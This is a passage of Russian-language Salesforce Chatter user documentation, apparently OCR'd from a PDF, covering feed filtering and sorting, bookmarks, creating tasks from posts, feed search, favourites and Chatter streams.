Фильтрация ленты

Чтобы сократить количество сообщений, отображающихся в ленте, воспользуйтесь фильтрами.

Сортировка ленты

Сортировка позволяет просматривать последние опубликованные или прокомментированные сообщения ленты.

Доступные фильтры на ленту

Доступные фильтры определяются настройками системы Salesforce, заданными администратором, и типом просматриваемой ленты. Некоторые фильтры поддерживаются только некоторыми лентами.

Фильтрация ленты

Чтобы сократить количество сообщений, отображающихся в ленте, воспользуйтесь фильтрами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Отображаемые фильтры определяются настройками системы Salesforce, заданными администратором. Фильтрация ленты поддерживается страницей Chatter, профилем пользователя, страницами групп, страницами сведений о записях и страницами результатов поиска. Некоторые фильтры поддерживаются только некоторыми лентами.

- Щелкните значок напротив параметра «Показать» над лентой и выберите нужный фильтр.

  Все обновления (по умолчанию)
  Отображение всех сообщений и комментариев для отслеживаемых людей и записей, сообщений для групп со своим участием и всех системных сообщений.

  Меньше обновлений

  – Отображение всех сообщений и комментариев для отслеживаемых людей и записей, а также групп со своим участием.

- Сокрытие системных сообщений для записей, которые не содержат комментариев.

Люди
Отображение сообщений и комментариев для отслеживаемых людей.

Группы
Отображение сообщений для групп со своим участием.

Файлы
Отображение сообщений, содержащих:

- Отслеживаемые файлы
- Сообщения-файлы, прокомментированные отслеживаемым пользователем

Пример: Чтобы скрыть системные сообщения, воспользуйтесь фильтром «Меньше обновлений». Например, пользователь отслеживает организацию Acme. Менеджер по работе с клиентами Acme создает возможность, а затем изменяет отслеживаемое поле организации Acme. В обоих случаях система Salesforce автоматически создает обновление для каждого изменения и публикует данные обновления в ленту Chatter пользователя и ленту на странице сведений об организации Acme. Фильтр «Меньше обновлений» скрывает системные сообщения ленты, которые не содержат комментариев. Чтобы просмотреть системные сообщения, выберите фильтр «Все обновления».

СМ. ТАКЖЕ:

Доступные фильтры на ленту

Сортировка ленты

Сортировка позволяет просматривать последние опубликованные или прокомментированные сообщения ленты.

1. Щелкните значок напротив параметра «Показать» над лентой.
2. Чтобы просмотреть последние опубликованные сообщения ленты, выберите критерий сортировки **«Последние сообщения»**. Чтобы просмотреть последние прокомментированные сообщения ленты, включая опросы с новыми комментариями, выберите критерий сортировки **«Недавнее действие»**.

   По умолчанию сообщения ленты сортируются по критерию «Последнее действие». Переключение между критериями «Дата публикации» и «Последнее действие» может выполняться в любое время.

Пример: Например, система позволяет не только отслеживать большое количество людей и записей, но также добавлять важные сообщения в закладки, предоставляющие быстрый доступ к любым соответствующим обновлениям ленты. Чтобы просмотреть все сообщения, добавленные в закладки, щелкните фильтр **«Добавленные в закладки»**. Затем выберите критерий сортировки «Последнее действие». Сообщения отображаются в порядке публикации недавних комментариев; первым отображается сообщение, прокомментированное последним.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Фильтрация ленты

Доступные фильтры на ленту

Доступные фильтры определяются настройками системы Salesforce, заданными администратором, и типом просматриваемой ленты. Некоторые фильтры поддерживаются только некоторыми лентами.

Лента	Доступные фильтры
Отслеживаемые	• Все обновления • Меньше обновлений • Только пользователи Salesforce Classic • Только группы Salesforce Classic • Только файлы Salesforce Classic • Только вопросы Salesforce Classic • Только отчеты Salesforce Classic • Только рабочие группы Salesforce Classic • Только работы Salesforce Classic • Последние действия и недавние сообщения
Мне	• Последние действия и недавние сообщения
Заблокировано (Salesforce Classic)	• Последние действия и недавние сообщения
Добавленные в закладки	• Последние действия и недавние сообщения
Все компании (Salesforce Classic)	• Последние действия и недавние сообщения
Основные показатели компании (Lightning Experience)	• Лучшие сообщения, последние сообщения, недавние действия
Группа	• Все обновления • Меньше обновлений (Salesforce Classic) • Все вопросы (Lightning Experience) • Вопросы без ответов (Lightning Experience) • Вопросы без лучшего ответа (Lightning Experience) • Вопросы с лучшим ответом (Lightning Experience)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Лента	Доступные фильтры
	• Последние действия и недавние сообщения
Профиль	• Все обновления (Lightning Experience) • Сообщения этого пользователя (Lightning Experience) • Последние действия и недавние сообщения
Запись	• Все обновления (Salesforce Classic) • Только внутренние (Salesforce Classic) • Меньше обновлений (Salesforce Classic) • Последние действия и недавние сообщения

СМ. ТАКЖЕ:

Фильтрация ленты

Сортировка ленты

Ленты. Вопросы и ответы

Обновления для личных групп отображаются в моей ленте профиля. Кто еще может просматривать эти обновления?

Обновления для личной группы доступны только участникам этой группы (даже в ленте профиля пользователя).

СМ. ТАКЖЕ:

Доступность сообщений

Можно ли просмотреть список отслеживаемых пользователей и записей?

Чтобы просмотреть список отслеживаемых пользователей и записей, воспользуйтесь списком «Отслеживаемые» в собственном профиле, который позволяет отфильтровать отображаемые результаты по пользователю или по типу объекта. Также в профиле доступен список «Отслеживающие», в котором указаны те пользователи, которые отслеживают ваши действия.

СМ. ТАКЖЕ:

Общие сведения о профиле Chatter

Почему в моей ленте Chatter отображаются только определенные пользователи и записи?

В ленте отображаются обновления только для отслеживаемых пользователей и записей. При увеличении числа отслеживаемых пользователей и записей также увеличивается количество обновлений в ленте Chatter на вкладках

«Начальная страница» и Chatter. Чтобы просмотреть список пользователей в организации, доступных для отслеживания или отмены отслеживания, щелкните ссылку **«Люди»** на вкладке Chatter.

СМ. ТАКЖЕ:

Люди и записи, отслеживаемые по умолчанию

Добавление закладок на сообщения

Отслеживание публикаций с помощью закладок

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Закладки позволяют пользователям отслеживать интересующие их отдельные сообщения.

Лента **«Добавленные в закладки»** на левой боковой панели позволяет быстро находить сообщения ленты, добавленные в закладки. Лента **«Добавленные в закладки»** отображается только при наличии сообщений, добавленных в закладки.

В случае публикации комментария к сообщению, добавленному в закладки, пользователь получает электронное уведомление. Электронные уведомления для закладок включены по умолчанию. При необходимости измените электронные уведомления на странице 3744.

Закладки носят личный характер, поэтому сообщения, добавленные в закладки, не могут быть просмотрены другими пользователями. Количество закладок не ограничено. Чтобы отменить отслеживание сохраненного сообщения, просто удалите соответствующую закладку. В этом случае удаленное сообщение больше не отображается при выборе ссылки **«Добавленные в закладки»**.

СМ. ТАКЖЕ:

Выбор понравившихся сообщений и комментариев

Просмотр отдельной ленты

Рекомендации по управлению настройками личной электронной почты в Chatter

Добавление закладки на сообщение

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Пользователи могут отслеживать интересующие их сообщения и просматривать сохраненные сообщения в ленте «Добавленные в закладки».

1. Чтобы открыть раскрывающееся меню, щелкните стрелку в верхнем правом углу нужного сообщения.
2. Щелкните **«Добавить закладку»**.
   Значок закладки ( ), отображаемый напротив сообщения, указывает на успешность его сохранения в закладках.

Чтобы просмотреть в ленте сохраненные сообщения, последовательно выберите ссылки **«Лента»** > **«Добавленные в закладки»** на боковой панели Chatter.

Количество закладок не ограничено. Пользователи могут добавлять столько закладок, сколько им требуется.

СМ. ТАКЖЕ:

Выбор понравившихся сообщений и комментариев

Удаление закладки

1. Чтобы просмотреть сохраненные сообщения в ленте Chatter, последовательно выберите ссылки **«Лента»** > **«Добавленные в закладки»** на боковой панели.
2. Найдите сохраненное сообщение в ленте Chatter.
3. Чтобы открыть раскрывающееся меню, щелкните стрелку в верхнем правом углу нужного сообщения.
4. Щелкните **«Удалить закладку»**.

Сообщение, удаленное из закладок, больше не отображается в сохраненных сообщениях при выборе ссылки **«Добавленные в закладки»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Создание задачи из сообщения


Иногда пользователям требуется отслеживание сообщений. Чтобы создать задачу прямо из сообщения, воспользуйтесь действием «Создать задачу».

Пользователи могут создавать задачи из любых сообщений, опубликованных в организации, включая сообщения с вложениями. Пользователи не могут создавать задачи из системных сообщений (например, обновление записи).

1. Щелкните значок в сообщении.
2. Выберите пункт **«Создать задачу»**.

   Действие «Создать задачу» отображается только после его включения администратором Salesforce.
3. Добавьте тему и крайний срок в диалоговом окне «Создать задачу». При необходимости свяжите задачу с контактом или интересом и нужным объектом (например, организация). Чтобы найти доступные контакты, интересы и объекты, воспользуйтесь полями поиска.
4. По завершении нажмите кнопку **«Создать»**.

Задача назначается текущему пользователю и публикуется в ленте профиля. Кроме того, задача отображается в разделе «Мои задачи» вкладки «Начальная страница».



Чтобы открыть задачу, щелкните ссылку на тему задачи (1 или 2). Чтобы просмотреть сообщение, использованное для создания задачи, щелкните ссылку на сообщение (3).

Просмотр рекомендаций

Chatter поддерживает функцию определения рекомендаций, позволяющую выбирать те записи, группы, файлы или пользователей, отслеживание которых может представлять определенный интерес. Чем больше рекомендаций принимает пользователь, тем больше обновлений отображается в ленте.

- Чтобы начать отслеживание нужного пользователя, записи или файла, щелкните ссылку **«Отслеживать»**.
- Чтобы стать участником группы, щелкните ссылку **«Присоединиться»**.
- Чтобы пропустить рекомендацию, щелкните значок .
- Чтобы открыть страницу «Рекомендации» для фильтрации записей по критерию «Люди», «Группы», «Записи» или «Файлы», щелкните ссылку **«Дополнительно»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

СМ. ТАКЖЕ:

Рекомендации по людям

Рекомендации по группам Chatter

Рекомендации по записям

Рекомендации по файлам

Поиск данных в лентах

Поиск по лентам

Быстрый поиск нужной информации в сообщениях и комментариях Chatter.

- Чтобы выполнить поиск по лентам Chatter, воспользуйтесь функцией глобального поиска.
- Чтобы найти нужные сведения в конкретной ленте Chatter, воспользуйтесь контекстным поиском по лентам ( ).
- Чтобы ускорить доступ к часто выполняемому поиску в Chatter, сохраните поиск по лентам в качестве избранного и щелкните ссылку избранного на странице Chatter.

Результаты поиска по лентам Chatter

Результаты поиска по лентам Chatter содержат сообщения и комментарии, соответствующие критериям поиска.

Поиск по лентам Chatter не ограничивается выбранными критериями. В результате поиска по лентам Chatter отображаются совпадения, найденные во всех объектах.

Прим.: Результаты поиска не содержат изменения, внесенные в поля записей. Например, при отслеживании поля организации Acme «Адрес для счета» и изменении адреса для счета данной организации поиск по критерию `Acme` возвращает запись ***Acme*** *— I Иван Сидоров Требуются добровольные помощники для организации Acme*, но не запись ***Acme*** *— I Иван Сидоров I Изменен адрес для счета: ул. Мира, 50.*

- Подобно лентам, результаты поиска могут быть отсортированы только по сообщениям или по сообщениям и комментариям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

- Подобно лентам, результаты поиска позволяют комментировать, публиковать, удалять и добавлять сообщения в закладки, а также выбирать понравившиеся сообщения.
- Подобно лентам, результаты поиска позволяют добавлять, редактировать и удалять темы из сообщений.
- Подобно лентам, результаты поиска позволяют отслеживать, публиковать, загружать, обновлять и открывать файлы для предварительного просмотра.
- Чтобы просмотреть страницу сведений о файле, группе, теме или пользователе Chatter, щелкните соответствующее имя в обновлении.
- Чтобы просмотреть отдельное обновление ленты, щелкните временную отметку под нужным обновлением (например, **«Вчера в 12:57»**).
- Чтобы сохранить поиск по лентам Chatter в избранном на вкладке Chatter, щелкните ссылку **«Добавить в избранное»**.

Чтобы просмотреть результаты поиска по записям (например, организации, контакты, файлы, группы, темы и люди Chatter), щелкните **«Записи»** в верхнем левом углу страницы.

Совет: Чтобы выполнить уточненный поиск по лентам в конкретной группе, профиле, записи или другой ленте Chatter, воспользуйтесь поиском по лентам.

Поиск лент

Чтобы найти нужные сведения в конкретном контексте, воспользуйтесь поиском по лентам.

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Поиск может быть выполнен по лентам, доступным в записях, группах и профилях пользователей, а также на страницах тем или вкладках Chatter и «Начальная страница». Контекстный поиск по лентам позволяет определять темы, которые уже обсуждались в конкретной ленте.

1. Чтобы выполнить поиск по ленте, щелкните значок над нужной лентой. Например, чтобы найти нужные сведения в группе, воспользуйтесь поиском по лентам на странице группы.



2. Введите критерии поиска и нажмите клавишу ENTER или щелкните значок .

   Поиск может охватывать темы с хэштегами, упоминания и файлы, опубликованные в ленту. Чтобы уточнить критерии поиска, воспользуйтесь специальными символами и операторами. Чтобы найти точные совпадения, воспользуйтесь кавычками.

   Совет: Чтобы найти тему с хэштегом, состоящим из нескольких слов, воспользуйтесь квадратными скобками. Например, чтобы найти все экземпляры темы #Опытный садовник, введите строку *#[опытный садовник]* в поле поиска.

   При просмотре результатов поиска найденные совпадения отображаются выделенными. Фильтры или критерии сортировки, используемые в ленте, применяются к результатам поиска по лентам.

Чтобы очистить результаты поиска и вернуться в ленту, щелкните значок .

Алгоритм поиска по лентам определяется областью поиска.

- Поиск по лентам не поддерживается лентами списковых представлений.
- Поиск может быть выполнен только по лентам, доступ к которым предоставляется посредством правил общего доступа.
- Результаты поиска по лентам на вкладке Chatter ограничиваются выбранными типами лент. Например, при выборе типа ленты «Мне», дополнительных фильтров и критерия сортировки результаты поиска по лентам ограничиваются всеми данными критериями.
- Результаты поиска по лентам ограничиваются сообщениями, доступными в контексте, который используется для поиска. Например, поиск по ленте в профиле пользователя возвращает сообщения и комментарии, доступные в профиле пользователя. Результаты поиска содержат сообщения и комментарии, опубликованные текущим и другими пользователями.
- Поиск по лентам возвращает совпадающие имена файлов или ссылок, опубликованных в сообщениях, но не в комментариях.
- Результаты поиска по лентам записей не содержат изменения, внесенные в поля записей.


Добавление поиска по лентам Chatter в избранное

Чтобы быстро переходить к обновлениям ленты прямо на вкладке Chatter, добавьте поиск по лентам Chatter в избранное.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**



1. Введите критерии поиска в область, расположенную в верхнем колонтитуле, и нажмите кнопку **«Поиск»**.
2. Чтобы просмотреть сообщения и комментарии, содержащие критерии поиска, щелкните **«Поиск по лентам»**.
3. Щелкните ссылку **«Добавить в избранное»**.

Пример:



Имя, отображаемое в избранном на странице Chatter, соответствует введенному поисковому запросу. Например, в результате поиска по критерию *конкурентный анализ*, в избранное добавляется запись с именем **конкурентный анализ**.

Совет: Для быстрого доступа к ленте группы на странице Chatter рекомендуем сохранить поиск по имени группы Chatter в качестве избранного. Аналогично, для быстрого доступа к сообщениям, комментариям и упоминаниям о конкретном пользователе, рекомендуем сохранить поиск по имени пользователя в качестве избранного.

СМ. ТАКЖЕ:

Результаты поиска по лентам Chatter

Общие сведения об избранном Chatter

Доступно в версиях: Salesforce Classic
Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Избранное Chatter на вкладке Chatter — это область быстрого доступа к списковым представлениям, результатам поиска по лентам Chatter и темам, представляющим особый интерес для текущего пользователя. Например, если для отслеживания информации, связанной с компанией Acme, используется тема с хэштегом #acme, то эта тема может быть добавлена в избранное с целью быстрого доступа к соответствующим обновлениям прямо на вкладке Chatter.

Пользователь может добавить в избранное не более 50 записей. Раздел «Избранное» отображается на вкладке Chatter только при наличии в нем записей.

На вкладке Chatter отображаются четыре избранных записи, которые были просмотрены или добавлены недавно.


- Для просмотра обновлений выберите нужную избранную запись.
- Для просмотра всех избранных записей щелкните ссылку **«Еще** *X***»**.
- Чтобы удалить запись из избранного, щелкните значок , отображающийся при наведении указателя мыши.

Потоки Chatter


Потоки Chatter — это настраиваемые ленты с публикациями из нескольких связанных лент. Рекомендуем искать потоки на начальной странице «Chatter». Создавайте до 100 потоков, объединяя в каждом до 25 лент и типов лент. Создавайте потоки, объединяющие ленты людей, групп и записей, например организаций, возможностей, обращений и многого другого.

ВЕРСИИ


Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.



Для перехода на начальную страницу потоков щелкните заголовок «Потоки» на начальной странице Chatter.




На начальной странице потоков перечислены все добавленные вами потоки, люди и записи. Каждый поток отображается в отдельной строке вместе с действиями, в том числе **Редактировать** и **Удалить**.




Щелкните число, указывающее количество записей в строке, чтобы увидеть весь список людей и записей, добавленных в поток.

Щелкните имя потока, чтобы открыть его. На странице потока присутствуют доступные действия.




С их помощью можно редактировать поток, настраивать уведомления и удалять поток.

Для каждого потока доступно несколько фильтров. Выберите **Все обновления**, чтобы просмотреть в потоке все, в том числе и изменения в отслеживании ленты. Выберите **Меньше обновлений**, чтобы исключить из потока изменения в отслеживании ленты.



Прим.: Отслеживание ленты позволяет отслеживать изменения в объектах и полях и публиковать их в качестве обновлений в Chatter. Пользователи, отслеживающие ту или иную запись, видят обновления в ленте Chatter.

При создании потока в диалоговом окне выбран параметр **Каждая публикация**, при котором уведомления о потоке включены. Параметр **Каждая публикация** установлен по умолчанию. Уведомления отправляются по электронной почте и отображаются в приложениях. Для выключения уведомлений о потоке выберите значение **Никогда**. Также можно перейти на начальную страницу потока и изменить параметры уведомлений там.



Прим.: Так как поток состоит из нескольких лент, публикаторы не используются для размещения потока.

Создание потока Chatter

Создайте поток Chatter, чтобы получить комбинированное представление лент, состоящее из выбранных вами профилей, групп и записей. Создавайте до 100 потоков Chatter. Включайте до 25 лент в каждый поток. Вам не нужно подписываться на лиц, группы и записи перед их добавлением в поток. Самое лучшее в добавлении ленты в поток заключается в том, что не учитывается количество добавленных подписчиков. Вы можете создать поток Chatter из начальной страницы Chatter, начальной странице потоков, профиля или сведений о записи.

Редактирование потока Chatter

Редактируйте поток, чтобы изменить его имя или добавить/удалить некоторые ленты. Изменить поток Chatter можно на начальной странице потоков или из самого потока.

Настройка уведомлений для потока Chatter

Параметры уведомлений доступны в диалоговом окне создания потока и в самом потоке. Вы можете создать поток, а затем решить, нужно ли вам получать уведомления о новых публикациях в нем. По умолчанию уведомления отправляются о каждой новой публикации. Если вы создаете поток, не изменяя параметров уведомлений, вы будете получать уведомления по этому потоку по электронной почте и в приложениях. При желании параметры уведомлений можно изменить позднее в ленте потоков.

Удаление потока Chatter

